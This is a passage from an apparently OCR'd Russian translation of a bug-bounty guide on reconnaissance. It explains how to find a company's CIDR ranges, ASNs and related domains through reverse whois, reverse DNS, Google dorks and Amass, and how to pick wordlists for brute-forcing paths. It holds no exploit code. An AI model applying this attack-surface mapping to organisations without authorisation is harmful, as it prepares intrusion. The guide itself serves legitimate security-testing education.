
Одним из первых шагов при начале тестирования, является выполнение разведки Вашей цели. Если Вы не выполните этот процесс, то он будет серьезно мешать Вашим результатам и вероятности поиска уязвимостей.

Глава 6: Разведка Фаза 1

Введение

На мой взгляд, одно из лучших объяснений начала процесса разведки взято от 0xpatrik. Начало фазы разведки разбито на вертикальную и горизонтальная корреляцию.

Идея горизонтальной корреляции состоит в том, чтобы найти все активы, которые связанны с компанией. Это могут быть диапазоны CIDR и домены, которые принадлежат одному и тому же лицу. Вертикальная корреляция, при работе с доменами, включает в себя поиск всех поддоменов, принадлежащих одному домену.



Диапазон CIDR

Введение

Диапазон Classless Inter-Domain Routing (CIDR) — это короткий способ представления группы IP-адресов.

Компрометация сервера, размещенного в CIDR диапазоне компании, может привести Вас прямо в их внутреннюю сеть, поэтому эти активы считаются критическими и являются идеальными целями.

Я ожидаю, что CIDR будет ясно определен в области, но для крупных организаций Вам, возможно, придется это выяснить самим.

ASN

Введение


Autonomous System Number (ASN) — это способ представления набора IP-адресов, и кто ими владеет. Пул IP-

адресов распределен по пяти региональным реестрам (RIR) AFRINIC, APNIC, ARIN, LACNIC и RIPE NCC.

Провайдеры выделяют диапазоны IP-адресов различным организациям. Если компания желает купить блок IP-адресов, она должна купить его у одного из этих провайдеров.

Поиск ASN

У каждого RIR есть свой собственный способ запроса базы данных информации. Вы могли бы выйти на каждый отдельно, или Вы могли бы использовать службу, которая объединяет все результаты вместе.



Вы также можете использовать (https://mxtoolbox.com/asn.aspx), чтобы найти ASN компании, и их коррелирующие диапазоны CIDR.

Обратите внимание, что небольшие организации не будут иметь выделенный диапазон CIDR, так как они обычно используют сторонних поставщиков облачных услуг, таких как AWS, и Rackspace. Также они могут размещать свои материалы у интернет-провайдера (ISP) IP.

Однако, крупные компании, как правило, имеют собственный диапазон CIDR, и Вы можете использовать эту информацию для целевых машин, размещенных там.

Заключение

Диапазоны CIDR можно использовать для идентификации активов, принадлежащих организации. Небольшие компании, как правило, размещают все свои активы в облаке, но крупные организации будут иметь выделенный диапазон IP-адресов. Если компании нужен диапазон CIDR, то он должен быть выделен ей одним из пяти RIR.

Эти базы данных являются общедоступными и могут быть запрошены, чтобы определить, какими ресурсами владеет организация. Если серверы, размещенные на этих IP-адресах, скомпрометированы, они могут напрямую ссылаться на цели внутренней сети, и это то, что делает найденные цели такими интересными.

Reverse Whois

Введение


Еще один способ найти активы, принадлежащие организации, - посмотреть, какие домены эта компания приобрела. При регистрации домена, Ваши данные сохраняются в базе данных whois.

Эта информация содержит имя регистра, адрес, электронную почту и многое другое. Поиском в базе данных whois мы можем найти все домены, зарегистрированные по электронной почте «*.example.com».

Некоторые люди будут использовать whois guard, чтобы скрыть эту информацию, но многие компании забывают включить сервис. Примечательно то, что у некоторых компаний есть предопределенная сфера деятельности, которую нельзя нарушить, поэтому этот метод можно использовать для поиска скрытых ресурсов.

Reverse Whois

Есть несколько онлайн-источников, которые постоянно отслеживают и парсят whois базу данных для анализа. Мы можем использовать эти сервисы для поиска доменов, которые принадлежат той же организации.



ViewDNS.info

Tools | API | Research | Data

ViewDNS.info > Tools > **Reverse Whois Lookup**

This free tool will allow you to find domain names owned by an individual person or company. Simply enter the email address or name of the person or company to find other domains registered using those same details. FAQ.

Registrant Name or Email Address:
facebook.com GO

Reverse Whois results for facebook.com
==========

There are 560 domains that matched this search query.
The first 500 of these are listed below:

Download The Full Report for $49

Domain Name	Creation Date	Registrar
1-facebook.com	2016-04-20	GODADDY.COM, LLC
3g-facebook.com	2017-06-17	TURNCOMMERCE, INC. DBA NAMEBRIGHT.COM
3m-rsj.com	2013-09-02	PSI-USA, INC. DBA DOMAIN ROBOT
3ut.us	2011-05-10	GMO INTERNET, INC. D/B/A ONAMAE.COM
83728763471r714e4182r1d223e2-noreply-facebook.com	2018-07-15	GODADDY.COM, LLC
aamco-facebook.com	2017-06-21	TUCOWS DOMAINS INC.
aamco-facebook.com	2017-06-21	TUCOWS DOMAINS INC.
access-facebook.com	2009-05-29	GODADDY.COM, LLC
account-security-facebook.com	2018-02-16	ASCIO TECHNOLOGIES, INC. DANMARK - FILIAL AF ASCIO TECHNOLOGIES, INC. USA

Онлайн-сервис можно использовать для бесплатного reverse whois. Этот сервис использует исторические данные whois для поиска доменов, которые были зарегистрированы с использованием такой же электронной почты.

- https://viewdns.info/reversewhois

Заключение

Использование исторических данных whois для выполнения reverse whois является отличным способом найти домены, которые были приобретены одной и той же организацией. Компании часто владеют более чем одним доменом, поэтому поиск этих дополнительных активов может помочь расширить кругозор для охоты.

Reverse DNS

Введение

Без системы доменных имен (DNS), Вы не смогли бы сопоставить домены к IP-адресам (если Вы не знаете, что такое DNS, я бы посоветовал погуглить прямо сейчас).

Записи DNS содержат несколько битов информации, которые можно использовать для корреляции доменов друг к другу. Записи A, NS и MX являются наиболее популярными способами поиска доменов, которые, вероятно, принадлежат одному и тому же человеку.

Если домены общие, а также одна и та же запись A, NS или MX, то, возможно, они принадлежат одному и тому же человеку или организации. Мы можем использовать обратный IP, обратный сервер имен и обратный почтовый сервер, для поиска доменов.

Обратный сервер имен

Крупные компании часто размещают свои собственные серверы имен, чтобы направлять трафик на правильные IP-адреса. Эти серверы настраиваются организацией, которой они принадлежат, так что можно сказать, что у Microsoft не будет доменов, указывающих на Facebook.

Мы можем предположить, что любой домен, указывающий на имя Facebook сервера, должен принадлежать Facebook, хотя Вы можете найти несколько обратных случаев.

```
[redacted]-PowerEdge-R710:~$ nslookup -type=NS facebook.com
Server:         127.0.1.1
Address:        127.0.1.1#53

Non-authoritative answer:
facebook.com    nameserver = b.ns.facebook.com.
facebook.com    nameserver = a.ns.facebook.com.
```

Важно отметить, что сервер имен не указывает на общее имя сервера, например, «ns1.godaddy.com». Есть сотни тысяч доменов, указывая на серверы имен GoDaddy. Это общие сервера имен, которые многие люди используют. Для выполнения обратного поиска серверов имен, сервер должен принадлежать организации, иначе Вы получите много ложных результатов.

Мы можем использовать сервис, предоставляемый для выполнения обратного поиска серверов имен. Можно предположить, что эти конечные точки принадлежат Facebook (смотрите скриншот выше), но у Вас может не очень много ложных срабатываний, при использовании сервиса.

- https://domaineye.com/

Обратный почтовый сервер

Мы можем использовать ту же технику для выполнения обратного поиска на почтовом сервере. Как и раньше, возвращаемая запись MX должна принадлежать целевой организации.

```
[redacted]-PowerEdge-R710:~$ nslookup -type=MX facebook.com
Server:         127.0.1.1
Address:        127.0.1.1#53

Non-authoritative answer:
facebook.com    mail exchanger = 10 smtpin.vvv.facebook.com.

Authoritative answers can be found from:
```

Так же, как и раньше, используйте https://domainye.com/, для поиска обратного почтового сервера.

Обратный IP

Используя диапазоны CIDR компаний, мы можем выполнить обратный поиск IP, чтобы найти любые домены, размещенные на этих IP-адресах.

Некоторые люди также будут использовать A запись своего целевого домена, для выполнения обратного поиска IP. Опять же, Вы можете использовать сервис https://domaineye.com/ для выполнения этого поиска.

Заключение

Записи DNS можно использовать для связывания доменов вместе. Если домены имеют один и тот же A, то мы можем предположить, что записи NS или MX принадлежат одному и тому же объекту. Могут быть ложные срабатывания, но их

можно отфильтровать. Эта техника значительно увеличит свой масштаб для охоты за ошибками. Вам нужно сначала убедиться, что это разрешено.


Гугл Дорки

Введение


Google дорки существуют уже некоторое время. Я буду обсуждать гугл дорки подробнее далее. На данный момент мы будем использовать дорк «intext» для поиска слов, которые присутствуют на веб-странице.

Дорк

В нижней части большинства страниц сайтов, Вы увидите, своего рода, тег копирайта. Этот уникальный тег можно использовать для поиска доменов, принадлежащих одной и той же компании.



Затем мы можем взять этот текст об авторских правах и найти любой другой веб-сайт, который содержит этот копирайт.



Вывод

Используя «intext» Гугл дорк с текстом об авторских правах организации, мы можем найти сайты, которые принадлежат одной компании.

Гугл дорки - отличный способ найти скрытые домены, но единственным недостатком этого споосба является то, что он, как правило, выполняется вручную.

Инструменты

Amass

Введение

Amass - самый популярный инструмент для обнаружения активов. Этот инструмент имеет множество функции и действует как швейцарский армейский нож, для обнаружения активов.

Я буду использовать это инструмент много раз, поэтому убедитесь, что Вы освоились с ним.

● https://github.com/OWASP/Amass

Установка

Для начала нужно установить amass. Чтобы его установить, следуйте инструкциям на (https://github.com/OWASP/Amass/blob/master/doc/install.md).

Я лично использовал команду в терминале для установки инструмента. Это можно сделать с помощью следующей команды:

sudo snap install amass


ASN

Помните, что мы можем использовать номер ASN компании, чтобы найти список активов, который принадлежит организации. Во-первых, мы должны найти список номеров ASN, присвоенных организации, с помощью следующей команды:

amass intel -org <название компании>

Эта команда вернет список номеров ASN, которые могут принадлежать организации. Обязательно проверьте имена, так как иногда будут ложные срабатывания. Теперь, когда у Вас есть список номеров ASN, Вы можете найти соответствующий CIDR диапазон с помощью следующей команды bash:


whois -h whois.radb.net -- '-i origin <ASN Number Here>' | grep -Eo "([0-9.]+){4}/[0-9]+" | sort -u



Вы также можете использовать amass, чтобы найти список доменов, работающих на данном ASN. Он будет использовать обратный поиск IP-адресов, чтобы найти домены, работающие на IP-адресах в указанном ASN.

Следующая команда может быть использована для поиска доменов, работающих на данном ASN:


amass intel -asn <ASN Number Here>



CIDR

Amass также можно использовать для поиска доменов в заданном диапазоне CIDR. Мы можем использовать следующую команду, чтобы найти эти конечные точки:


amass intel -cidr <CIDR Range Here>



Обратный Whois

Учитывая конкретный домен, можно использовать обратный поиск whois, чтобы найти другие домены, купленные одним и тем же пользователем. Следующая команда может быть использована для выдачи этого запроса:

amass intel -whois -d <Domain Name Here>



Вывод

Amass - один из лучших инструментов для обнаружения активов. Если Вы хотите расширить Вашу область для поиска, найдя дополнительные домены, принадлежащие Вашей целевой группе, - это идеальный инструмент.

Убедитесь, что Вы освоились с этим инструментом, так как Вы, в конечном итоге, будете его использовать множество раз.

Резюмирую

Эта часть процесса разведки заключается в горизонтальной корреляции и расширении Вашего скоупа. Многие программы Bug Bounty имеют фиксированную область действия для набора доменов. или IP-адресов, поэтому Вам не будет разрешено нацеливаться на другие конечные точки.

Однако, некоторые программы баг-баунти имеют открытый скоуп, который позволяет Вам нацеливаться на активы, которыми они владеют.

Существовует способность находить диапазоны CIDR, домены и другие активы. Это очень важно, если Вы ищете мишень с открытым скоупом. Использование инструмента «amass», позволит Вам выполнить это всю фазу одним инструментом. Чем больше целей вы найдёте на этом этапе, тем лучше шансы будут в обнаружении уязвимости на этапе эксплуатации.

Глава 7: Разведка Фаза 2

Словарь

Введение

Ваш словарь может помочь Вам на этапе разведки. Плохой список приведет к тому, что Вы пропустите важные активы и конечные точки. Словари позволяют находить новые поддомены, интересные файлы, а также взламывать пароли и многое другое. Использование правильного словаря мгновенно повысит вероятность успеха при поиске уязвимостей.

SecList

Вступление

Seclists от danielmiessler - очень популярный источник различных словарей. Если Вы ищете хороший словарь, это одно из первых мест, где Вы будете его искать.

Ссылка:
● https://github.com/danielmiessler/SecLists

Robots Disallow

Выполняя брутфорс (атака грубой силы), я обычно стараюсь сосредоточить свои усилия на поиск интересных конечных точек. Мне все равно, что есть index.php на странице, и я хочу знать, есть ли что-то пикантное, что может привести к быстрому поиску, и это можно выполнить с помощью словаря robots disallow:

●https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/RobotsDisallowed-Top1000.txt

Как Вы знаете, папка disallow в robots.txt используется, чтобы сообщать ботам, выполняющим парсинг, не сканировать определенные файлы и пути к файлам. Это является хорошим признаком того, что сайт пытается что-то скрыть.

Роботы запрещают списки слов. Коллекция этих каталогов взята из Alexa top 100K и Majestic top 100K. По сути, некоторые люди заходили на 100 000 лучших сайтов и загружали свой файл robots.txt, и разбирали запрещенные каталоги в список слов. Если Вы хотите найти интересные конечные точки на цели, это список для Вас.

RAFT

Списки RAFT являются всеми любимыми словарями для перебора каталогов, и я понимаю, почему. Списки слов RAFT содержат большое количество интересных имен файлов и каталогов. Существует несколько различных версий этого словаря, различающихся по размеру, но я обычно выбираю

